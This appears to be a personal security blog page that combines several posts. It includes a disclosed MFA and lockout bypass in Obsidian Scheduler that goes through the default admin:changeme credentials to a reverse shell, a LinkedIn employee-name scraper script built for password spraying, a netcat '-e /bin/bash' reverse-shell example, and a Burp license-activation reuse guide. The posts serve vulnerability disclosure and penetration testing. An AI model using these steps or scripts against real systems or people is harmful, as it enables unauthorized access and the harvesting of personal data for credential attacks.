Programming • Hacking • Web Development

MFA and Account Lockout Bypass Vulnerability in Obsidian Scheduler 5.0.0 - 6.3.0

Summary

A vulnerability has been identified in Obsidian Scheduler that allows for bypassing multi-factor authentication (MFA) enforcement and gaining unauthorized administrative access. Critically, this bypass also allows login to accounts that have been locked out due to MFA non-enrollment after 7 days, effectively defeating the application’s account protection mechanism. This flaw is a result of inconsistent authentication enforcement across different components of the application.

Impact:
An attacker with knowledge of administrative credentials, or if the default admin credentials were not changed after installation, could exploit this flaw to bypass access controls, and potentially achieve remote code execution through any number of Built-in Jobs enabled within the application.

Affected Versions:
Obsidian Scheduler version 5.0.0 through 6.3.0.

Mitigation:
Update Obsidian Scheduler to version 6.3.1.

References:

Steps to Reproduce

During a recent engagement, I came across multiple instances of Obsidian Scheduler. In a few of those instances, the default credentials admin:changeme were still active. However, as shown in the screenshot below, the admin user account was locked out. This was a result of MFA being enabled within the application and the default admin user having never enrolled in MFA. By default, new accounts that do not enroll in MFA are automatically locked out after 7 days.

Obsidian Lockout

The documentation for the application’s REST API can be found here.

Despite the lockout status in the web UI, the backend API accepted valid credentials and allowed full access, bypassing MFA and lockout enforcement.

As noted in their documentation:

The REST API is secured by limiting access to users configured in User Management with the API Access role.

Valid basic access authentication must be supplied with every request. Valid API users are authorized to access any REST endpoint.

After Base64 encoding the default credentials admin:changeme and including them in an Authorization header, I successfully made an API call to retrieve a list of users.


There was also an API call to create a new user. Below is the request, constructed in Burp Suite’s Repeater, used to create a new admin account.

Create Admin


With administrative access to the application, I used the built-in com.carfey.ops.job.script.PythonJob job to get a reverse shell on the server hosting the application.

Jython Reverse Shell


In the Parameters section, I added the following Jython reverse shell to the script input and then the job was saved.

Jython Reverse Shell


Navigating back to Configuration -> Jobs and clicking Submit Run will run the job.

Run Job

I started a Netcat listener on my machine and a reverse shell was successfully received from the Obsidian Scheduler task executing the Jython reverse shell code.

Mitigation Advice for Affected Versions

If you cannot upgrade immediately to version 6.3.1, consider these workarounds:

  • Run Obsidian Scheduler as a standalone or embedded service. This option removes the need for the web application and REST API completely.
  • Disable REST endpoints by modifying the web.xml config file. Remove <servlet> and <servlet-mapping> block for <servlet-name> Rest.
  • Run a database script or scheduled task to invalidate passwords for users without MFA enabled.

Using Burp Suite Professional Inside Exegol

This guide walks through how to get Burp Suite Professional working inside Exegol without burning through your allotted number of Burp Pro license activations. You will install and activate Burp Pro once and the host, and then with every new container you’ll have Burp Pro ready to use without installaing and activating again. This is possible because on Linux Burp maintains activation information in a local XML file, which makes it possible to copy that file to maintain activation across different containers. As this solution only works in Linux as far as I know, if you are on Windows or Mac, create a Linux VM and install Exegol there. Additionally, the Java version that comes with Exegol is somewhat old and notcompatible with recent versions of Burp Pro, so that will need to be updated too.

First, you’ll need to install Burp Pro on the main host where you plan to use Exegol. Install it in the ~/.exegol/my-resources/bin directory to make the Burp JAR file available to all newly created containers. This is the only time you’ll use one of your license activations.

Since all the necessary files need to be placed in ~/.exegol/my-resources/bin/, change to that directory:

cd ~/.exegol/my-resources/bin/

On Linux, the installation typically involves running a Bash script such as burpsuite_pro_linux_arm64_v2024_8_5.sh.

After Burp Pro is installed and activated, you’ll need to copy Burp’s prefs.xml file.

cp ~/.java/.userprefs/burp/prefs.xml ./

As far as I know, Burp uses prefs.xml only on Linux systems. Copying this file into ~/.java/.userprefs/burp/ keeps Burp activated without needing to go through the activation process in the GUI, which means you won’t have to use a license activation. It also saves you from extra clicking, copying, and pasting.

Burp Pro also requires a version of Java newer than the one pre-installed in Exegol. You can download current and past versions from the Java archive page. The only requirement is that the Java version is compatible with Burp. I chose Java23, and since I’m running inside an Ubuntu VM on a Mac M2, I downloaded the Linux ARM variant.

wget https://download.java.net/java/GA/jdk23/3c5b90190c68498b986a97f276efd28a/37/GPL/openjdk-23_linux-aarch64_bin.tar.gz

Due to limited command output and lack of interactivity during the initial creation of an Exegol container, this solution requires manually running a single Bash script after the container is created. Do not execute this script from the initial setup script that Exegol provides.

Create the following script named java-burp-setup.sh in the current directory, which should still be ~/.exegol/my-resources/bin/. If you downloaded a different Java archive then replace openjdk-23_linux-aarch64_bin.tar.gz with the name of the file you downloaded. The path /usr/lib/jvm/jdk-23/bin/java will also need to be changed to reflect the version you are using.

#!/bin/bash

cp /opt/my-resources/bin/openjdk-23_linux-aarch64_bin.tar.gz /usr/lib/jvm/
cd /usr/lib/jvm
tar -xzvf openjdk-23_linux-aarch64_bin.tar.gz

sudo update-alternatives --install /usr/bin/java java /usr/lib/jvm/jdk-23/bin/java 2

sudo update-alternatives --config java

cp /opt/my-resources/bin/prefs.xml /root/.java/.userPrefs/burp/prefs.xml

Make the script executable.

chmod u+x javasetup.sh

Start a new Exegol container, for example:

exegol start client1-expen nightly -cwd -e SHELL=/bin/zsh

The setup script only needs to be run once when the container is first created.

/opt/my-resources/bin/java-burp-setup.sh


You will be prompted to select the version of Java you want to use.

JVM Select

Now you can start Burp.

java -jar /opt/my-resources/bin/BurpSuitePro/burpsuite_pro.jar

If you encounter an application that requires the older version of Java (I haven’t) you can temporarily switch to an older version with the following command.

sudo update-alternatives --config java

Obsidian Scheduler - Upcoming Vulnerability Advisory

A security vulnerability has been identified in Obsidian Scheduler (version 5.0.0 through 6.3.0). The issue involves improper enforcement of access controls that may allow unauthorized access in certain configurations.

The vendor has acknowledged the issue and is tracking it internally. A patch is expected in an upcoming release.

This page will be updated with full technical details, impact assessment, and mitigation guidance once coordinated disclosure is complete and the vendor has released a fix.

Status: Vendor notified and patch expected in August 2025.
CVE: CVE-2025-56449
Disclosure timeline and details forthcoming.

Update 08/01/2025: Full write up with steps to reproduce.

LinkedIn Employee Scraper

If you’re looking for a method to quickly gather employee names for a password spray, the script below will work within your browser’s Web Developer console from a company’s LinkedIn People page. Since it utilizes the UI as a typical user would via automatically simulating a click to lazy-load all of the employees available on the People page you will not have to worry about a potential ban of your LinkedIn account by using their API in a way they deem nefarious.

I’ve had to update the script a couple of times over the past year because LinkedIn has moved and renamed the DOM element that holds the employee name. I will attempt to create something more robust that can possibly handle that type of change later.


To use, login to LinkedIn and run from the page that displays the company’s employees: /company/COMPANYNAME/people. Just enter the endpoint directly into the URL bar as they seem to keep moving, or I keep forgetting, how to get there via the UI. The script will automatically lazyload the page and then scrape the names of employees from the DOM with the results output in the browser console as shown in the screenshot below. The script will most likely be kept up to date on my GitHub rather than here.

function scrapeUsers() {
  var profileCardEls = document.querySelectorAll('.org-people-profile-card__profile-info');

  var fullList = "";
  var counter = 0;
  profileCardEls.forEach(profileName => {
    var nameEl = profileName.querySelector('.lt-line-clamp--single-line');
    if (nameEl) {
      var fullName = nameEl.textContent.trim();
      if (fullName.indexOf('LinkedIn') == -1){
        counter += 1;
        //remove extraneous characters commonly found in LI profile names
        var sanitizedFullName = fullName.replace(/[(),".|]/g, '');
        var [firstName, lastName] = sanitizedFullName.split(' ');        
        // username scheme: firstname.lastname
        fullList += `${firstName}.${lastName}\n`;
        // no username scheme: firstname.lastname
        // fullList += `${firstName} ${lastName}\n`;
        //username scheme: firstinitial and lastname
        // fullList += `${firstName.charAt(0)}${lastName}\n`;
        //username scheme: first 3 letters of firstname.lastname
        // fullList += `${firstName.substring(0, 3)}.${lastName}\n`;
        //username scheme: firstinitial and lastname initial
        // fullList += `${firstName}${lastName.charAt(0)}\n`;
      }
    }
  });
  console.log(fullList);
  console.log(`Found ${counter} employees.`);
  copy(fullList);
}

var buttonCheck = 0;
(function clickLoadMore() {
  var loadButton = document.querySelector('.scaffold-finite-scroll__load-button');
  if(!loadButton) { //loadButton might not be injected in DOM yet
    if (buttonCheck > 5) { //infinite scroll button is gone, so we're done
      scrapeUsers();
    } else {
      buttonCheck += 1;
      setTimeout(clickLoadMore, 1000); //wait a second
    }
    return;//don't fall through
  }

  buttonCheck = 0;
  loadButton.click();
  setTimeout(clickLoadMore, 1500);
})();
RTFM-RedOx

RTFM-RedOx CLI Hacking Tool


This is a tool I wrote in Rust that is an updated CLI version of the python tool RTFM. It’s rough and a work in progress but I have found it useful and I use it often. I wanted to learn Rust and this is the project I decided on. If you want something similar to this that is really nice, check out Arsenal. It is a more feature rich and better executed version of this same concept. I imagine they spent more than two weeks on that. However, RedOx is lighter, easier to use, and easier to extend as far as adding additional content via the CLI.

list of current commands

Ctrl+r           Enter quick search mode to dynamically find commands as you type.
Ctrl+c           Copy currently selected command to clipboard.
Ctrl+u           URL-encode and then copy currently selected command to clipboard.
Crtl+h or hist   Display selectable history of already selected commands.
Ctrl+v           Paste from clipboard
info             Display info on the currently selected command.
env              Show user variables that have already been set.
add -c           Add a command to the database e.g. 'add -c nc [LHOST] [LPORT] -e /bin/bash'
update           Update a database column in the selected command
                 e.g. comment, command, author or references
                 Example: update references http://blog.gregscharf.com
Esc              Exit current mode.
help             Display help
Ctrl+q or exit   Exit redOx.
